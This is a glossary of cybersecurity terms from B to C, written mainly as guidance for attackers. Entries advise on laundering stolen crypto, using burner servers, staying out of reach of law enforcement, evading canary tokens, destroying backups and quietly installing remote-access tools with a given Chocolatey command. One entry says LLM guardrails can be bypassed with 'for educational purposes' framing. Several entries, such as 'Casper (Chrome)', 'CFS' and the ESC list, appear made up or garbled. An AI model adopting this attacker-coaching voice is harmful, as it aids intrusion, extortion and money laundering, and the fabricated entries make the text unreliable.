Bytecode --- Intermediate code executed by a virtual machine (Java bytecode, Python bytecode, .NET CIL, WebAssembly). In 2026, bytecode is used for obfuscation: malware is compiled to bytecode, which is then interpreted or JIT-compiled. Bytecode is harder to analyze statically than native code because it requires understanding the semantics of the virtual machine. Reflection can also be used to call functions without direct imports (dynamic class loading). Slopoly (AI-generated C2) was written in PowerShell, which is interpreted, not compiled to bytecode. For .NET malware, using CIL bytecode is standard.

C

C2 (Command and Control) --- A management server through which an attacker sends commands to infected devices (agents, bots) and receives results. The C2 is the central element of any attack requiring persistent presence. C2 architecture can be: centralized (single server), distributed (multiple servers), peer-to-peer (agents communicate with each other), domain-based (via DGA --- Domain Generation Algorithm). C2 is disguised as legitimate traffic: HTTPS on port 443 (looks like normal browser), DNS tunnels (queries to DNS server), ICMP (ping), or legitimate cloud services (Google API, Microsoft Graph). Detecting C2 is the main task for EDR and network defenders. For an attacker, the C2 is the most vulnerable part of the infrastructure: it needs to be

constantly changed, hidden, and backed up. Slopoly is an example of an AI-generated C2, written in PowerShell.

C2aaS (C2 as a Service) --- A model providing C2 infrastructure as a service. The buyer (affiliate, operator) gets access to ready-made C2 servers, control panels, agents, and technical support. C2aaS includes: domains (often with DGA), SSL certificates, hosting (bulletproof, unresponsive to complaints), integration with Telegram/Slack for notifications. Prices: from $200/month to $2000+ for "premium" infrastructure with high resistance to takedown. C2aaS allows an attacker to avoid dealing with the technical side of infrastructure management, focusing on access and exfiltration. C2aaS is part of the broader CaaS (Crime-as-a-Service) model.

CaaS (Crime-as-a-Service) --- Crime as a service: ready-made solutions for cybercrime sold as subscriptions or one-time purchases. Includes: RaaS (Ransomware-as-a-Service), C2aaS (C2 as a Service), DDoSaaS (DDoS attacks as a service), infostealers with control panels (LummaC2, RedLine), phishing kits (ready-made pages for credential harvesting), AI-powered phishing (email generation, deepfake voice). CaaS lowers the barrier to entry: even an inexperienced operator can conduct a sophisticated attack by purchasing access to tools. CaaS architecture often includes AI: automatic target selection, payload generation, evasion of detections. ShinyHunters uses elements of CaaS: a modified Aura Inspector (tool) + IAB (initial access) + leak site (PR).

Cache Poisoning --- Poisoning a cache (DNS cache, CDN cache, application cache) where an attacker injects false data into the caching system. DNS cache poisoning: spoofing a DNS record, causing users to land on a fake site instead of the legitimate one. CDN cache poisoning: loading malicious content into a CDN cache (Cloudflare, Fastly), which is then served to all visitors. Web cache poisoning: manipulating HTTP headers (Host, X-Forwarded-Host) to store a malicious response in the cache, which is then served to

other users. Used for XSS (stored XSS via cache), malware distribution, phishing. Cache poisoning remains relevant for poorly configured CDNs and caching proxies.

Cadence (C2) --- The frequency of heartbeat messages between the agent and the C2 (Command and Control). Heartbeat is a periodic request from the agent to the C2: "are there any commands?" Standard cadence: from 10 seconds (for fast response) to several minutes (for stealth). Too frequent cadence (every 1-2 seconds) may be detected as anomalous; too rare (once every 10 minutes) slows down response. Attackers use jitter (random delays) between heartbeats to avoid detection by a regular pattern. Slopoly (AI-generated C2) had a cadence: heartbeat every 30 seconds, command polling every 50 seconds, with logging to persistence.log. Cadence can change depending on activity (e.g., more frequent when data is ready to send).

Caesar's Palace --- A casino in Las Vegas, attacked by Scattered Spider (The Com) in September 2023. The attack included: vishing to helpdesk to reset MFA, compromise of accounts, data theft, system encryption. Caesars paid a ransom of $15 million (by some reports, part of the sum was recovered through insurance). The attack on Caesars and MGM (September 2023) set a precedent, showing the vulnerability of even the largest corporations to vishing attacks on helpdesk. Scattered Spider (part of The Com) continues to use the same TTPs against other targets (M&S, Co-op, JLR). Caesar's Palace is a symbol of a successful attack through human factors, not technical vulnerabilities.

Cage (CageFS) --- A user isolation system on shared hosting (CloudLinux). CageFS places each user in a virtual file system where they can only see their own files and cannot see other users' files or system files. Bypassing CageFS is possible through local privilege escalation (LPE) in PHP or other scripts running as the user. If there is a vulnerability on the server (e.g., in PHP-FPM, kernel, suexec), it's possible to break out of CageFS and gain

access to other users' files or root. For an attacker, CageFS is an obstacle when attacking shared hosting, but not an insurmountable one.

Cain & Abel --- An outdated tool for traffic interception, password cracking, ARP poisoning, and network analysis. Active in the 2000s, now considered legacy. It included: extracting password hashes from local storage, intercepting VoIP traffic, cryptanalysis of weak algorithms (LM hashes). In a modern arsenal, it has been replaced by more advanced tools (Mimikatz, Responder, Hashcat). Cain & Abel is mentioned in historical context as one of the first accessible tools that democratized hacking techniques.

Callback --- A callback function: in programming, a function passed as an argument and called later. In the context of attacks, callbacks are used for: notifying the C2 that the agent is active (heartbeat), executing commands asynchronously (agent receives a command, executes it, sends the result via a callback), bypassing synchronous detections. In process injection, callback functions can be used to launch shellcode: CreateRemoteThread with a callback function that starts execution. In .NET, delegates and events are forms of callbacks. Callback mechanisms are used to create memory-only payloads that leave no files on disk.

Canary Token --- A trap for detecting data theft or unauthorized access. A canary token is a link, file, DNS name, or email address that looks legitimate, but when accessed (opened, clicked, resolved), sends a notification to the administrator. Examples: a file named "passwords.txt" that is actually a canary token; opening the file (via WebDAV, SMB) triggers an alert. Internal networks may contain canary tokens to detect lateral movement: if an attacker opens a file on a network share, defenders learn about it. To evade, an attacker must enumerate canary tokens before accessing data or use methods that don't trigger the canary (e.g., copying files via API rather than SMB).

Capability (APT) --- The capabilities of an APT (Advanced Persistent Threat) group: technical stack (tools, exploits, C2), human resources (number of operators), funding (budget), intelligence capabilities (access to information), resilience to takedown (backup infrastructure). Capability is assessed by researchers (Mandiant, CrowdStrike) on a scale from "low" (novices using others' tools) to "high" (their own exploits, custom malware, state funding). Interlock has high capability: zero-day exploitation, memory-resident webshells, custom RATs in Java and JavaScript.

Cape --- An open-source platform for malware analysis in a sandbox (fork of Cuckoo). Cape runs malware samples in an isolated virtual environment, tracking system calls, network connections, created files, and registry changes. Used by security researchers and antivirus vendors to study the behavior of new threats. For an attacker, Cape is a threat: if malware ends up in Cape, its behavior becomes known, and hashes are added to antivirus databases. Evasion: anti-sandbox techniques (checking for virtual environments, execution delays, checking for mouse/graphics).

CAPTCHA Bypass --- Bypassing CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart). Bypass methods: AI/ML (neural networks solve CAPTCHA with over 90% accuracy --- e.g., YOLO for image-based CAPTCHA), click farms (hiring humans to solve CAPTCHA for pennies), exploiting vulnerabilities (CAPTCHA can be bypassed through bugs in implementation), using old/weak CAPTCHAs (v1, v2 without protections). In 2026, AI-powered CAPTCHA bypass is standard: neural networks solve reCAPTCHA v3 by mimicking human behavior (mouse movements, reaction time). For mass operations, services like 2captcha and anticaptcha are used.

Carding --- Credit card fraud: buying stolen card numbers (dumps), creating cloned cards (reading magnetic stripe), paying for goods or transferring funds, cashing out through drops. Also includes: checking card validity (carding through small transactions), buying fullz (complete dossier: name, address, SSN, card) for identity theft. In 2026, carding has evolved towards deepfake KYC: creating synthetic identities to register accounts with banks and crypto exchanges. ShinyHunters, by stealing 5 million Salesforce records, collects data for carding: names, addresses, payment information.

CarGurus --- The largest automotive marketplace (40 million monthly users). In February 2026, ShinyHunters published a dump of 12.4 million CarGurus records (6.1 GB), of which 70% were new (not seen in previous leaks). The dump included: emails, names, phone numbers, hashed passwords, car search history, financial information (loan applications, partial SSNs). CarGurus is an example of pure data extortion: attackers did not encrypt systems, only stole data and threatened publication. The company did not confirm paying a ransom, but also did not issue an official statement immediately after the publication.

Carpet Bombing --- A DDoS attack distributed across multiple targets simultaneously (IP addresses, services) instead of concentrating on one. Carpet bombing is used for: distraction (while defenders are handling the DDoS, the attacker conducts the main operation), testing defenses (which services react faster), bypassing bandwidth limitations (if each target receives moderate traffic, anti-DDoS systems may not trigger). Carpet bombing is often combined with burst attacks (traffic spikes). Used as part of hybrid operations where DDoS is just one vector.

CAS (Content Addressable Storage) --- A storage system where data is addressed by its content (hash), not by path. Used in backup systems (Veeam, Commvault) and some cloud storage. For an attacker, CAS is interesting because destroying backups can be

more complex: data is split into blocks addressed by hashes, and simply deleting files may not destroy the blocks themselves. When attacking systems with CAS, one must understand the architecture of the specific solution to ensure backups are destroyed.

Case (Salesforce) --- A Salesforce object used to manage customer inquiries, support tickets, requests. In Salesforce Experience Cloud (customer portals), the Case object is often accessible to guest users (unauthenticated) to create inquiries. ShinyHunters exploited misconfigured guest user permissions to read Cases, which contained PII, confidential correspondence, and transaction data. Case is an example of an object that is often over-privileged because administrators think: "the client should only see their own inquiries" --- but forget to restrict the guest user's rights, who might see all Cases.

Cash Out --- The process of cashing out stolen money: converting cryptocurrency to fiat, withdrawing cash, buying assets (real estate, luxury, crypto), laundering through businesses. Cash out chain: stolen crypto → Monero mixer → DeFi swaps (THORChain, privacy L2) → nested services (several exchangers) → real estate/luxury → clean fiat. Drop networks (chains of mules), deepfake KYC to register accounts with banks and exchanges are used. Cash out is the riskiest stage because it requires interaction with regulated entities (banks, exchanges, real estate agents). Every transaction can be traced if OPSEC is not followed.

Casper (Chrome) --- A Chrome API for interacting with extensions and applications. In the context of attacks, Casper is used for: CORS exploitation (bypassing cross-origin policies), stealing data from extensions (if the extension has access to sensitive data), cross-site scripting. Casper can also be used for fingerprinting (collecting information about the browser, installed extensions) via browser APIs.

CBC (Cipher Block Chaining) --- An encryption mode used in block ciphers (AES, DES). CBC is vulnerable to padding oracle attacks: if an application returns different errors for incorrect padding, the attacker can decrypt data (or encrypt their own) without the key. Padding oracle attacks have been used against ASP.NET, SharePoint, TLS. CVE-2026-20963 (SharePoint RCE) may be related to deserialization, not directly CBC. CBC in modern systems is being replaced by GCM (Galois/Counter Mode), which provides authentication.

CC (Credit Card) --- A credit card. In the context of cybercrime, CCs are trade items on the darknet. Sold are: CC number (only number), CC+CVV (number + code on back), fullz (full dossier: name, address, SSN, date of birth, card number, CVV, PIN, sometimes document scans). Prices: from $5 for a simple CC to $200 for fullz with a high credit limit. Sources: infostealers (browser autofill, saved cards), database dumps (online stores), POS terminals (skimming). Used for carding (buying goods), creating synthetic identities, cashing out funds.

ccTLD (Country Code Top-Level Domain) --- Top-level domains tied to a country: .ru (Russia), .to (Tonga), .su (Soviet Union, still in use), .cn (China), .ua (Ukraine). ccTLDs are important for OPSEC because some countries do not extradite their citizens, do not cooperate with US law enforcement, or have laws protecting domain owners from seizure. After the FBI seized their .to domains, Handala returned through a new domain in the same .to ccTLD because the Tongan government does not share information with the US. The choice of ccTLD is part of a resilience strategy.

CDN (Content Delivery Network) --- A content delivery network (Cloudflare, Fastly, Akamai) that accelerates site loading and protects against DDoS. For an attacker, a CDN is a tool for domain fronting: C2 traffic is directed to the CDN, which proxies it to the real C2, hiding its IP. CDNs are also used to host phishing sites (DDoS protection, hiding the real hosting). Issues: some CDNs (Cloudflare)

may disclose site owner information or block sites upon law enforcement request. Therefore, attackers choose CDNs in jurisdictions with limited US cooperation.

Cellebrite --- An Israeli company producing tools for hacking mobile devices (UFED --- Universal Forensic Extraction Device). Used by law enforcement and the military to extract data from locked phones (iOS, Android). Cellebrite can bypass screen locks, extract data from memory, and crack encrypted apps. For an attacker, Cellebrite is a threat if their device falls into law enforcement hands. Defense: using fully encrypted devices with maximum security settings (iOS Lockdown Mode), self-destructing data upon tampering.

Censys --- A search engine for internet infrastructure, scanning the entire internet and indexing: open ports, SSL certificates, HTTP headers, service banners, IoT devices. An alternative to Shodan. Censys is used for reconnaissance: finding open RDP ports, control panels (Salesforce Experience Cloud /s/sfsites/aura), public S3 buckets, vulnerable software versions. ShinyHunters used Censys to find misconfigured Salesforce sites. Censys provides an API for automation, allowing scanning of thousands of targets.

CERT (Computer Emergency Response Team) --- A computer incident response team. National CERTs: US-CERT (CISA), CERT-EU, NCSC (UK). Vendor CERTs: Microsoft Security Response Center (MSRC), Cisco PSIRT. CERTs coordinate vulnerability disclosure, issue warnings, and assist with response. For an attacker, CERTs are important as a source of fresh 1-day information: when CERT issues a warning, the vulnerability becomes public, and one can attack organizations that haven't installed the patch.

Certificate Pinning --- A security mechanism where an application "pins" the expected certificate or public key of a server,

ignoring trusted root authorities. If the certificate does not match the pinned one, the connection is terminated. Certificate pinning protects against MITM attacks (man-in-the-middle) where an attacker replaces the certificate. For an attacker, certificate pinning is an obstacle when intercepting application traffic (e.g., banking apps). Bypass: patching the application (removing pinning), exploiting vulnerabilities in pinning implementation, or attacking the device before pinning takes effect (root/jailbreak).

Certificate Services (ADCS) --- Active Directory Certificate Services (ADCS) --- Microsoft's certificate service built into Active Directory. ADCS is used for: issuing certificates to users, computers, applications; managing certificate templates; PKI (Public Key Infrastructure) in a corporate environment. Attacks on ADCS: ESC1-ESC8 (Certified Pre-Owned) --- obtaining a certificate on behalf of a domain administrator via misconfig in templates (e.g., a user can request a certificate with a different subject), attacks on CA (Certificate Authority), NTLM relay on ADCS. Compromising ADCS can give an attacker domain access without stealing password hashes.

Certified Pre-Owned --- A set of attacks on Active Directory Certificate Services (ADCS) allowing an attacker to obtain a certificate on behalf of a domain administrator. Known vectors: ESC1 (user can request a certificate with a different subject), ESC2 (template allows certificate authentication), ESC3 (enrollment agent), ESC4 (write access to template), ESC5 (access to CA server), ESC6 (editing CA attributes), ESC7 (Vuln CA), ESC8 (NTLM relay on ADCS). Certified Pre-Owned is a classic post-exploitation technique allowing domain admin access without stealing hashes.

CERTs --- Computer Emergency Response Teams. National CERTs: US-CERT (CISA), CERT-EU (European Union), NCSC (United Kingdom). Vendor CERTs: Microsoft Security Response Center (MSRC), Cisco PSIRT. CERTs coordinate vulnerability

disclosure, issue warnings, assist with response, and collect incident statistics. For an attacker, CERTs are important as a source of fresh 1-day information: when CERT issues a warning, the vulnerability becomes public, and one can attack organizations that haven't installed the patch. CERTs can also investigate attacks, posing a deanonymization risk.

CFAA (Computer Fraud and Abuse Act) --- The US federal law on computer fraud and abuse (1986). CFAA criminalizes: unauthorized access to computers, exceeding authorized access, data theft, malware distribution, extortion. Penalties: from fines to 10-20 years in prison. CFAA is the basis for charges in most cybercrimes in the US. For an attacker, CFAA means that if caught, sentences will be severe. In 2026, CFAA is used to prosecute members of The Com, Scattered Spider, ShinyHunters if they fall under US jurisdiction.

CFF Explorer --- A tool for analyzing PE (Portable Executable) files (Windows). Allows viewing: sections, imports, exports, resources, security configuration (ASLR, DEP, CFG). Used for reverse engineering: analyzing malware, modifying binaries, packing/unpacking. For an attacker, CFF Explorer is a tool for preparing payloads: changing metadata to evade detections, adding a digital signature (if access to a stolen certificate is available).

CFG (Control Flow Guard) --- A Microsoft Windows protection that prevents code execution from invalid addresses (indirect function calls). CFG checks that the target address of a call is in the list of allowed (valid) function addresses. Bypassing CFG: JOP (Jump-Oriented Programming), using gadgets not checked by CFG, or exploiting bugs in CFG itself. CFG is enabled by default in Windows 10/11 for system processes and can be enabled for applications. For an attacker, CFG is an obstacle in exploit development, requiring complex bypass techniques.

CFI (Control Flow Integrity) --- The general principle of protecting control flow integrity, including CFG (Control Flow Guard) and other mechanisms (Intel CET --- Control-flow Enforcement Technology, Shadow Stack). CFI prevents hijacking of control flow through buffer overflows, ROP (Return-Oriented Programming), JOP (Jump-Oriented Programming). For an attacker, modern systems with CFI enabled require the use of: info leaks (address leaks to bypass ASLR), exploits that do not violate CFI (e.g., data-only attacks), or vulnerabilities in the CFI implementation itself.

CFS (Cobalt Strike) --- Abbreviation for Cobalt Strike (C2 framework). Used in reports, logs, discussions. Cobalt Strike is a commercial attack emulation tool, but widely used by attackers (including cracked licenses). CFS in EDR logs indicates the presence of a Cobalt Strike Beacon. For an attacker, using CFS requires constant modification (malleable C2 profiles) to avoid signature-based detections.

CGI (Common Gateway Interface) --- An old standard for running scripts on a web server (Perl, C, Python). CGI scripts often have vulnerabilities (command injection, path traversal) because they were written long ago without modern security practices. In 2026, CGI is found in legacy systems: old corporate portals, management systems, IoT panels. For an attacker, CGI is an easy target: find .cgi in Shodan, check for command injection via parameters.

Chain (Blockchain) --- Blockchain. A chain of blocks containing transactions. In the context of attacks, the chain is used for: tracking transactions (blockchain analysis), finding vulnerabilities in smart contracts (chaincode), consensus attacks (51% attack). Chain hopping --- moving between different blockchains (BTC → XMR → ETH) for money laundering. For an attacker, understanding the chain is necessary for hiding financial traces.

Chaining --- Chaining attacks: using multiple vulnerabilities or techniques sequentially to achieve a goal. Instead of a single exploit that gives everything, chaining combines: social engineering (vishing) → system access → local privilege escalation → credential dump → lateral movement → exfiltration. Bybit: vishing on dev → AWS access → JS modification → multisig bypass → \$1.5B drain. Infostealer logs → aggregation on darknet → public dump of 16 billion records. Chaining is the standard for complex attacks.

Champion (SOC) --- A security advocate in an organization (Security Operations Center champion). An employee who promotes security initiatives, trains colleagues, coordinates between IT, business, and SOC. For an attacker, the champion is a social engineering target: if the champion is compromised, one can gain access to sensitive information (defense plans, vulnerabilities, keys). Champions often have elevated privileges.

Chaos (Malware) --- A rootkit for Linux used in attacks on cloud environments. Chaos hides processes, files, network connections, and modifies the kernel via loadable kernel modules (LKM). In 2026, Chaos is considered legacy, but its techniques (kernel module rootkits) are used in modern attacks on Linux servers. For an attacker, understanding Chaos helps in developing their own rootkits.

Chaos Engineering --- A practice of testing system resilience by deliberately introducing chaos: shutting down servers, network delays, dependency failures. Used by defenders to check resilience. For an attacker, Chaos Engineering is interesting because it shows the weak points of the system: if a company practices Chaos Engineering, they know their vulnerabilities and likely have recovery plans. Attacking such a company requires more careful preparation.

ChatGPT --- An LLM (Large Language Model) from OpenAI. In the context of attacks, ChatGPT is used for: generating phishing emails (personalized, grammatically correct), writing exploit code, bypassing guardrails (prompt injection), creating deepfake texts. Slopoly is the first AI-generated C2, created with the help of an LLM. Attackers use ChatGPT to automate tasks that previously required a programmer. Bypassing guardrails is achieved through prompt engineering: "for educational purposes", "for security testing".

Chicken --- Slang for a disposable server (burner VPS) used for C2, exfiltration, proxies. A "chicken" is a server used for one operation and destroyed after completion to leave no traces. Handala used chicken servers for the Stryker attack, but one was misconfigured, allowing AWS to detect their infrastructure. Chickens should be in different jurisdictions, registered with burner identities, and paid for with crypto.

Chimera --- A ransomware group known for attacks on healthcare and government sectors in 2019-2021. Chimera practiced double extortion: encryption + threat of data publication. In 2026, Chimera is considered legacy, but its TTPs (using PowerShell, WMI, PsExec) are used by modern groups. Chimera is also known as one of the first groups to use data publication extortion.

Chinese APTs --- A collective name for APT groups linked to China: APT41 (BARIUM, Winnti), APT31 (Judgement Panda), TA428 (Deep Panda), Volt Typhoon, and others. They specialize in: espionage, intellectual property theft, long-term persistence, supply chain attacks. They use custom malware (PlugX, ShadowPad), C2 via legitimate cloud services (Google Drive, Dropbox). For an attacker, Chinese APTs are interesting as a source of TTPs to study: techniques for bypassing EDR, firmware persistence, supply chain compromises.

Chipset Exploitation --- Attacks on chipsets (the set of microchips on the motherboard), including Intel Management Engine (ME), AMD Platform Security Processor (PSP), ARM TrustZone. These subsystems have independent processors, run outside the main OS, and have access to all memory and peripherals. Vulnerabilities in ME/PSP can give an attacker full control over the device, even if the OS is reinstalled. Chipset exploitation is used in APT attacks for long-term persistence. For an attacker, this is the highest level of persistence: firmware at the chipset level is not cleared even by reflashing the BIOS.

Chisel --- A tool for creating tunnels via HTTP/HTTPS, using WebSocket. Chisel allows tunneling traffic through firewalls and proxies, disguising it as normal HTTPS. In attacks, Chisel is used for: C2 via HTTP (looks like normal web traffic), proxies for RDP/SSH (bypassing restrictions), tunneling traffic from isolated networks. Chisel is an alternative to SSH tunnels when SSH is blocked but HTTPS is allowed.

Chocolatey --- A package manager for Windows that installs software from the command line (analogous to apt-get for Linux). Chocolatey is used by attackers to install legitimate tools (AnyDesk, ScreenConnect, Wireshark) on compromised systems without raising suspicion (as it's a legitimate package manager). Command: choco install anydesk -y. Installing via Chocolatey leaves fewer traces than downloading and running an EXE.

CIA (Central Intelligence Agency) --- The Central Intelligence Agency of the US. The CIA participates in cyber operations (including offensive) and coordinates with CISA, FBI, USCYBERCOM. In the context of cyber warfare, the CIA is involved in espionage and covert operations. For an attacker, the CIA is a threat if their operation intersects with US national security interests (e.g., attacks on critical infrastructure, financing terrorism). Handala,

by attacking Stryker (a medical giant tied to Israeli technology), drew the attention of the CIA.

CIA (Confidentiality, Integrity, Availability) --- The security triad describing the main goals of protection: confidentiality (access only to authorized), integrity (data not altered), availability (system works). An attacker can target any of the three elements: data theft (breach of confidentiality), data modification (breach of integrity, e.g., changing chemical dosages in a water treatment plant), disruption (breach of availability, ransomware, wiper). Handala violated all three: confidentiality (50TB of data), integrity (changing Intune configurations), availability (200k devices wiped).

CICD (CI/CD) --- Continuous Integration/Continuous Delivery --- development pipelines that automate code building, testing, and deployment. CI/CD pipelines are a target for supply chain attacks: injecting malware into the code during build (compromising the build server), stealing secrets (AWS keys, API tokens) from pipeline configurations, modifying artifacts (replacing binaries). An attack on CI/CD can lead to the compromise of all the company's products. ShinyHunters could have attacked Salesforce's CI/CD instead of misconfig, but chose an easier path.

CIDR (Classless Inter-Domain Routing) --- An IP addressing method allowing flexible division of networks into subnets (e.g., 10.0.0.0/24). In reconnaissance, CIDR is used to determine the IP ranges belonging to a target via WHOIS, BGP, DNS. Understanding CIDR allows scanning only relevant subnets, not the entire internet.

CISA (Cybersecurity and Infrastructure Security Agency) --- The US national cybersecurity agency, part of DHS (Department of Homeland Security). CISA is responsible for protecting critical infrastructure (energy, water, healthcare, finance), coordinating incident response, issuing vulnerability warnings, managing the KEV (Known Exploited Vulnerabilities) catalog. In March 2026,

CISA was operating at 38% staffing due to a shutdown, losing 1,000 employees over the year. CISA seized Handala's domains in coordination with DOJ and FBI. For an attacker, CISA is the main adversary in the US, capable of coordinating the hunt for them.

CISSP (Certified Information Systems Security Professional) --- A prestigious certification in information security. CISSP is the theoretical foundation studied by defenders. For an attacker, CISSP is interesting because knowing this foundation helps understand how defenders think, what models they use, and what vulnerabilities they look for. When attacking a system designed by CISSP professionals, one must look for gaps between theory and practice.

CJNG (Jalisco New Generation Cartel) --- A Mexican drug cartel, one of the most brutal and powerful. Handala in their death threats claimed to have handed over the addresses of victims in the US and abroad to the CJNG cartel, offering a $250,000 reward for murder and beheading. Using cartels as a tool of threat is a new escalation, blurring the line between cybercrime and physical terrorism. For an attacker, involving cartels means crossing a threshold where the response will come not from CISA, but from FBI SWAT and the military.

CK (Certificate Key) --- A certificate key (private key used for signing and decryption). Stealing the CK allows: signing malware with one's own certificate (bypassing signature checks), decrypting intercepted TLS traffic (if the key is from the server), impersonating a legitimate service. CKs are stored in HSMs (Hardware Security Modules), on servers, in files. Infostealers steal CKs from local browser stores, certificate stores.

Class Action --- A class action lawsuit filed by a group of individuals against a company for damages. After large data leaks (Conduent 25M+, Wynn 800k), class action lawsuits are inevitable.

Plaintiffs demand compensation for: theft of PII, financial losses, moral damages, credit monitoring expenses. Lawsuit amounts can reach billions of dollars. For a company, a class action is additional pressure after a leak, often leading to ransom payment to avoid public disclosure.

CLI (Command Line Interface) --- Command line (cmd.exe, PowerShell, bash). The CLI is the main interface for an attacker: executing commands, scripts, downloading tools, navigating the file system. In 2026, the CLI remains an indispensable tool despite the rise of GUI tools. Knowledge of the CLI (commands, parameters, bypassing restrictions) is a core competency.

ClickFix --- A social engineering method where the victim is tricked into copying a malicious PowerShell script and pasting it into Win+R (Run) or Windows Terminal. Scenario: the victim sees a fake CAPTCHA, "Windows Activation" error, or "Critical Update"; instructions: press Win+R, paste the script, press Enter. The script downloads and executes malware (infostealer, RAT, ransomware). ClickFix has evolved: now targeting Windows Terminal instead of Run, with versions for macOS (MacSync infostealer via fake AI tools). ClickFix is used by at least four independent groups, including operators linked to Interlock.

Clickjacking --- A technique where an attacker loads the target site in an iframe, overlays a transparent layer with buttons, and the victim, clicking on the visible button, actually clicks on a hidden button on the target site. Used for: session theft, performing actions on behalf of the user (e.g., "liking" a page), bypassing CSRF protections. Clickjacking can be combined with XSS for more complex attacks.

Client-Side Attack --- An attack targeting a client application (browser, email client, Office, PDF reader), not the server. Examples: XSS (browser), macro malware (Office), PDF exploit

(Adobe Reader), vishing (calling a person). Client-side attacks are often used for initial access because client applications have broad privileges and are often vulnerable. The Com specializes in client-side attacks via vishing: they attack the helpdesk, which is a "client" interface for administrators.

Clipboard Hijacking --- Intercepting the contents of the clipboard. Used for: replacing crypto addresses (the victim copies a wallet address, but the attacker's address is pasted), stealing passwords (if the user copies a password from a password manager). Clipboard hijacking is implemented via: malware that monitors the clipboard (Windows API GetClipboardData), or via browser extensions.

Cloaking --- Masking: techniques that hide the true nature of traffic, files, processes. Cloaking for C2: traffic looks like legitimate HTTPS. Cloaking for malware: packing, obfuscation, encryption, execution from legitimate processes. Cloaking for phishing: mimicking legitimate sites, URLs similar to the original (typosquatting). Cloaking is the basis of evasion.

Clone (RFID) --- Cloning RFID cards (contactless access cards, badges, hotel keys). Devices used for cloning: Proxmark3, Flipper Zero, Chameleon Ultra. Cloning is possible for cards without cryptographic protection (MIFARE Classic) or with broken protection. Used in physical pentesting: clone an employee's badge to enter the office (tailgating). Handala could have used RFID cloning for physical access to Stryker, but chose a remote attack.

Clone Phishing --- Phishing where the attacker copies a legitimate email (from intercepted correspondence), replaces links or attachments with malicious ones, and sends it to the victim, often from a fake but similar email address. Clone phishing is effective because the email looks familiar, using the context of a real

conversation. Used in BEC attacks: copy an email from a supplier requesting payment, replace the payment details.

Clop --- A RaaS (Ransomware-as-a-Service) group known for attacks on MOVEit Transfer (2023), Accellion (2021). Clop uses Go malware and practices double extortion. It is known for high activity on leak sites and the use of zero-days. In 2026, Clop remains active, although some operators have been arrested. For an attacker, Clop is an example of a successful RaaS model where developers get a percentage of the ransoms from affiliates.

Cloud Cryptojacking --- Unauthorized use of cloud resources for cryptocurrency mining (often Monero). Compromising an AWS key, Azure AD, GCP account → launching EC2 instances, VMs, Kubernetes pods for mining. Cloud cryptojacking is less noticeable than mining on local computers because cloud resources scale, and bills grow gradually. For an attacker, cryptojacking is a way to monetize access without the noise created by ransomware.

Cloud Forensics --- Incident analysis in cloud environments (AWS, Azure, GCP). Differs from traditional forensics: data can be stored in different regions, access to logs requires IAM permissions, the chain of evidence is more complex. For an attacker, cloud forensics means that even after destroying instances, traces may remain in CloudTrail, Flow Logs, and must be cleaned as thoroughly as local logs.

Cloud Hopper --- An APT campaign (2016-2018) where attackers targeted managed service providers (MSPs) to access their clients. Compromising one MSP gave access to dozens of organizations. Cloud Hopper is a classic example of a supply chain attack. ShinyHunters used a similar principle: attacking Salesforce Experience Cloud gives access to hundreds of client companies.

Cloud Service Provider (CSP) --- AWS, Azure, Google Cloud, Oracle Cloud. CSPs store data for millions of companies and individuals. For an attacker, CSPs are targets: misconfig (public buckets), API vulnerabilities, theft of access keys. The IRGC strikes on AWS data centers (March 1, 2026) are an example of an attack on a CSP as critical infrastructure, not via network.

Cloud-to-Cloud Attack --- An attack where the attacker moves from one cloud service to another using stolen OAuth tokens or accounts. Example: compromise Salesforce → via OAuth tokens access Okta → via Okta access AWS. Cloud-to-cloud attacks exploit over-privileged integrations. ShinyHunters uses OAuth token theft to move between SaaS platforms.

CMDB (Configuration Management Database) --- A configuration management database containing information about all of an organization's assets: servers, software, network devices, dependencies, owners. The CMDB is a target for enumeration after compromise: knowing the network structure, critical systems, and owners helps plan lateral movement. The CMDB is often stored in ServiceNow, Jira, Excel files on file servers.

CMOS --- Memory that stores BIOS settings (date, time, boot order, passwords). Clearing the CMOS (removing the battery) resets BIOS passwords. In the context of attacks, CMOS can be used to reset protection (if physical access is available) or for persistence (writing malware to the CMOS area). However, modern systems use UEFI, where CMOS is less important.

CNA (CVE Numbering Authority) --- An organization authorized to assign CVE identifiers to vulnerabilities. CNAs: Microsoft, Cisco, Google, Apple, MITRE (for open-source software). When a CNA assigns a CVE and releases a patch, the vulnerability becomes known. For an attacker, CNAs are a source of fresh 1-day information: monitor new CVE IDs, wait for details.

CNAPP (Cloud Native Application Protection Platform) --- A cloud application protection platform combining: CSPM (Cloud Security Posture Management), CWPP (Cloud Workload Protection), CIEM (Cloud Infrastructure Entitlement Management). CNAPP uses AI to detect threats. For an attacker, CNAPP is a target for AILM: a prompt injection into CNAPP could lead to disclosure of configurations, disabling of protection.

CNC (Computer Numerical Control) --- Industrial machines with computer numerical control. CNC machines often have built-in PCs with Windows, connected to the corporate network (or have remote access for technical support). Compromising a CNC can lead to physical equipment destruction, production shutdown. JLR, Stryker are manufacturers using CNC.

CNI (Critical National Infrastructure) --- Critical National Infrastructure: energy, water supply, transport, healthcare, communications, finance. CNI is the main target for state actors (IRGC, APT28, Lazarus). Attacks on CNI can have physical consequences: power outages, disruption of water supply, paralysis of emergency services. Handala attacked Stryker (medical device manufacturer), which is part of CNI because its products are used in hospitals.

Coast Guard --- The US Coast Guard. In the context of attacks, the Coast Guard could be a target if attackers want to disrupt maritime navigation, port infrastructure, logistics. IRGC attacked AWS data centers in the UAE and Bahrain, affecting logistics in the region, including ports.

Cobalt Strike --- A commercial C2 framework for attack emulation, developed by HelpSystems. Cobalt Strike is widely used by attackers (including cracked licenses) due to its rich functionality:

Beacon (agent), malleable C2 (traffic customization), integration with external tools, automation of post-exploitation. Cobalt Strike is heavily detected by EDR, so attackers use custom profiles (malleable C2), modified versions, or switch to alternatives (Sliver, Covenant).

Cobalt Strike Beacon --- The Cobalt Strike agent running on a compromised system. Beacon executes commands from the C2, can load modules, steal data, move laterally, encrypt files. Beacon can run in memory-only mode (leaving no files on disk) and supports various C2 channels (HTTP, HTTPS, DNS, SMB). Detecting Beacon is a priority for EDR.

Cobalt Strike Malleable C2 --- Cobalt Strike's customization mechanism: a profile defining what the C2 traffic looks like (headers, User-Agent, URL patterns, encryption). Malleable C2 allows avoiding signature-based detections by mimicking legitimate traffic (e.g., Google Analytics). Attackers constantly update malleable C2 profiles to bypass detection updates.

